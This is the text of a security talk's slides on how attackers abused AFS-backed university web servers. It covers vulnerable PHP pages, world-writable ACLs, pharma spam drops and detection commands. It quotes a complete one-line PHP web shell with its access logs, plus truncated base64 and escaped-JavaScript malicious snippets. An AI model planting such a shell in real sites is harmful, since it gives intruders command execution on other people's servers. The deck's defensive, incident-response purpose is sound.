How hackers are (ab)using AFS

James J. Barlow

Head of Security Operations and Incident Response

National Center for Supercomputing Applications
University of Illinois at Urbana-Champaign

Overview

- My history with AFS and Kerberos
- About NCSA
- Types of attacks we have seen related to AFS
- AFS specific incident
- Security best practices

My history

1995 1998 2001 2008 2010

Cell/realm issue

NCSA

- 300 employees
- 6000+ remote users
- 5000+ hosts
  - Blue Waters will almost double that
- Variety of platforms
  - Windows, Mac, Linux, etc.

Current use of AFS at NCSA

- 3 DB servers
  - Solaris 8 on old hardware
- 5 file servers
  - CentOS, 20 TB disk space
- 150+ web servers back-ended in AFS
- A number of other projects heavily use AFS
  - Security group
- Clusters do not use AFS (historical)

Common attacks related to AFS


- Vulnerable PHP pages
  - Retrieve their own PHP page that can run any command

```
<?php
system($_GET['c']); ?>
<form method="get”>
<input type=text name="c”>
<input type="submit" value="exec”>
</form>
```

```
Sun Jun 8 13:58:29 2008 GET /er/CLADE.php (200 "OK" [305] site.org)
Sun Jun 8 13:58:39 2008 GET /er/CLADE.php?c=uname+-a (200 "OK" [190] site.org)
Sun Jun 8 13:59:34 2008 GET /er/CLADE.php?c=w (200 "OK" [239] site.org)
```

Common attacks related to AFS (2)

- Upload area open to PHP execution
  - Can upload any script they want to run (C99 shells common)



Other interesting things they do…

- Base64 encoding
  - Way to hide their malicious code in PHP scripts

<?php /**/eval(base64_decode('aWYoZnVuY3Rpb25fZXhpc3RzKCdvYl9zdG
…
FydCcpJiYhaXNzZX QoJEdMT0JBTFNbJ3NoX25vJ10pKXskfX19')); ?> <?php

Decodes to:

if(function_exists('ob_start')&&!isset($GLOBALS['sh_no'])){$GLOBALS['sh_no']=1;
if(file_exists('/afs/ncsa/web/www.site.org/htdocs/PostNuke-0.750b/html/moodle/
mdl_utf.php')){include_once…

Other interesting things they do… (2)

- Javascript encoding

```
<script language="JavaScript" type="text/javascript">
var key="dice",scheme="5";
eval(unescape('\%76\%61\%72\%20\%72\%65\%66\%3d\%64\%6f
…
%69\%72\%65\%63\%74\%3b'));
</script>
```

Miscreant use of AFS

- Started with a notification that there was spam on one of our web servers.
- ACL's for that directory were:

```
$ fs la
Access list for . is Normal rights:
system:administrators rlidwka
system:anyuser rlidwk                    <- "Newman!"
ncsauser rlidwka
```

- Could not determine how they were able to insert those pages.

Miscreant use of AFS (2)

- Decided to look at remote AFS traffic from clients to our servers

```
17:42:03.417610 v F 17 137.138.xx.yy.7001 <-> 141.142.3.6.7000 894
17:42:22.778391 v F 17 137.138.xx.yy.7001 <-> 141.142.3.6.7000 182
17:42:27.788551 v F 17 137.138.xx.yy.7001 <-> 141.142.3.6.7000 164
17:42:32.810691 v F 17 137.138.xx.yy.7001 <-> 141.142.3.6.7000 140
17:42:37.908446 v F 17 137.138.xx.yy.7001 <-> 141.142.3.6.7000 185
```

- Remote site verified that they used their systems to get into our site


How long did this last?

- Working with the remote site we determined web server the miscreants were using
- Miscreants had large number of locations at Universities where they had these pharma spam drops located
- Went through late last fall (almost 2 years)

Name	Last modified	Size	Description
Parent Directory	17-May-2010 17:10	-	
contrib.andrew.cmu.edu.jstylos.tgz	12-Feb-2009 19:16	8.7M	
contrib.andrew.cmu.edu.lorraine.tgz	07-Jul-2009 15:23	8.8M	
nd.edu.chaara.tgz	29-Jan-2009 13:33	16.4M	
nd.edu.scholast.tgz	29-Jan-2009 11:10	16.4M	
pages/	03-Nov-2009 16:40	-	
umich.edu.djsinger.tgz	24-Mar-2009 05:52	8.8M	
umich.edu.jbrugema.tgz	23-Mar-2009 15:29	8.8M	
umich.edu.jlockard.tgz	21-Feb-2009 07:51	8.9M	
umich.edu.kijoshua.tgz	04-Mar-2009 06:42	10.5M	
userpages.umbc.edu.amis1.tgz	30-Jan-2009 16:29	16.5M	
userpages.umbc.edu.sbazian1.tgz	05-Feb-2009 13:26	8.8M	
web.mit.edu.birenroy.tgz	08-Aug-2009 02:40	720k	
web.mit.edu.dheera.tgz	26-Feb-2009 15:53	8.8M	
web.mit.edu.dkk.tgz	27-Oct-2009 15:49	8.8M	
web.mit.edu.gil.tgz	13-Jul-2009 16:00	8.8M	
web.mit.edu.jaltman.tgz	18-Jun-2009 06:23	8.9M	
web.mit.edu.jdaniel.tgz	04-Mar-2009 07:27	10.5M	
web.mit.edu.jjnichol.tgz	21-Jul-2009 15:32	8.8M	
web.mit.edu.kasiski.tgz	28-Jul-2009 13:44	8.7M	
web.mit.edu.mhbraun.tgz	24-Mar-2009 06:50	8.8M	
web.mit.edu.mrmiller.tgz	03-Aug-2009 11:56	721k	
web.mit.edu.opus.tgz	22-Jul-2009 08:39	8.7M	
web.mit.edu.othomas.tgz	21-Aug-2009 07:37	8.7M	
web.mit.edu.rnk.tgz	28-Aug-2009 17:21	8.7M	

The magic 32766 user

- 32766 is the “nobody” userid for AFS
- Userid for files created when there is no token
  - system:anyuser writes
  - Web server script writes
- Usually associated with group id 6001
- May show malicious writes to AFS space



Security best practices

- Don’t allow system:anyuser acl’s if possible
  - Set up IP ACL? (umm, maybe)
  - Use system:authuser when possible
- Look for malicious code in web directories
  - find . -name '*.php' -exec grep "eval(base64_decode" '{}' \; -print
  - find . -name ’*' -exec grep ” eval(unescape" '{}' \; -print
- Look for world writable ACL’s
  - find . -type d -exec fs la {} \;
- Look for files owned by 32766/6001 user
  - find . -uid 32766 -gid 6001
- Setup google alerts

Questions?